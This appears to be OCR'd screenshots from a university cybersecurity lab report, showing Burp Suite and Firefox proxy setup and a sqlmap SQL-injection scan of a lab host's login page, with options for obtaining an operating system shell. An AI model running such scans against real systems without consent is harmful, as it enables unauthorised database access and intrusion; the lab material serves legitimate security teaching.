





Here the Port number of the socket was changed to 8088 from 8080, and configured likewise on the browser.



Preferences - Mozilla Firefox
Kali Linux
Warning: Potential Secur
Old Candy Shop | Put sor
Old Candy Shop | Put sor
Firefox
about:preferences#searchResults
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Your browser is being managed by your organization.
proxy
General
Home
Search
Privacy & Security
Sync
Search Results
Network Settings
Configure how Firefox connects to the internet. Learn more
proxy
Settings...
Extensions & Themes
Firefox Support
Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Intercept
HTTP history
WebSockets history
Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy serve
Add
Edit
Remove
Running
Interface
Invisible
Redirect
Certificate
TLS Protocols
127.0.0.1:8088
Per-host
Default
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for another installation of Burp.
Import / export CA certificate
Regenerate CA certificate
Intercept Client Requests
Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.
Intercept requests based on the following rules:
Add
Edit
Remove
Up
Down
Enabled
Operator
Match type
Relationship
Condition
File extension
Does not match
(^gif$|^jpg$|^png$|^css$|^js$|^ico$|...
Or
Request
Contains parameters
Or
HTTP method
Does not match
(get|post)
And
URL
Is in target scope
Automatically fix missing or superfluous new lines at end of request
Automatically update Content-Length header when the request is edited
Intercept Server Responses
Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.
Intercept responses based on the following rules:
Add
Edit
Remove
Up
Enabled
Operator
Match type
Relationship
Condition
Content type header
Matches
text
Or
Request
Was modified
Or
Request
Was intercepted
And
Status code
Does not match
^304$
And
URL
Is in target scope



Preferences - Mozilla Firefox
Kali Linux
Warning: Potential Secur
Old Candy Shop | Put son
Old Candy Shop | Put son
Problem loading page
phpMyAdmin
Preferences
Firefox
about:preferences#searchResults
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Your browser is being managed by y
General
Home
Search
Privacy & Security
Sync
Search Results
Network Settings
Configure how Firefox connects to
Extensions & Themes
Firefox Support
Connection Settings
Configure Proxy Access to the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration
HTTP Proxy
127.0.0.1
Port
8088
Also use this proxy for FTP and HTTPS
Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Intercept
HTTP history
WebSockets history
Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy serve
Add
Edit
Remove
Running
Interface
Invisible
Redirect
Certificate
TLS Protocols
127.0.0.1:8088
Per-host
Default
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for another installation of Burp.
Import / export CA certificate
Regenerate CA certificate
Intercept Client Requests
Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.
Intercept requests based on the following rules:
Add
Edit
Enabled
Operator
Match type
Relationship
Condition
File extension
Does not match



kali@kali: ~
File Actions Edit View Help
--os-shell Prompt for an interactive operating system shell
--os-pwn Prompt for an OOB shell, Meterpreter or VNC
General:
These options can be used to set some general working parameters
--batch Never ask for user input, use the default behavior
--flush-session Flush session files for current target
Miscellaneous:
These options do not fit into any other category
--wizard Simple wizard interface for beginner users
[!] to see full list of options run with '-hh'
[18:31:01] [WARNING] your sqlmap version is outdated
(kali㉿kali)-[~]
$ sudo sqlmap -u "http://172.20.4.49/login.php" --data="user=yourname&password=somepassword&s=Submit" --level=5 --risk=3 --dbs
[sudo] password for kali:
{1.5.4#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:25:18 /2022-06-06/
[19:25:18] [INFO] testing connection to the target URL
[19:25:18] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:25:18] [INFO] testing if the target URL content is stable
[19:25:19] [INFO] target URL content is stable
[19:25:19] [INFO] testing if POST parameter 'user' is dynamic
[19:25:19] [WARNING] POST parameter 'user' does not appear to be dynamic
[19:25:19] [WARNING] heuristic (basic) test shows that POST parameter 'user' might not be injectable
[19:25:19] [INFO] testing for SQL injection on POST parameter 'user'
[19:25:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:25:19] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[19:25:20] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[19:25:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[19:25:20] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[19:25:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[19:25:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[19:25:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[19:25:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[19:25:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[19:25:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[19:25:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[19:25:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[19:25:23] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[19:25:24] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[19:25:25] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[19:25:26] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[19:25:27] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[19:25:28] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'


cyber.ict.griffith.edu.au/#/client/NDcwMABjAG15c3Fs
Burp Suite Community E...
Firefox
*~/Desktop/Lab_9.txt - ...
172.20.4.49 - Chromium
qterminal
kali@kali: ~
File Actions Edit View Help
[19:26:22] [INFO] testing 'MySQL ≥ 5.1 error-based - ORDER BY, GROUP BY clause (EXTRACTVALUE)'
[19:26:22] [INFO] testing 'MySQL ≥ 5.1 error-based - ORDER BY, GROUP BY clause (UPDATEXML)'
[19:26:22] [INFO] testing 'MySQL ≥ 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[19:26:22] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause'
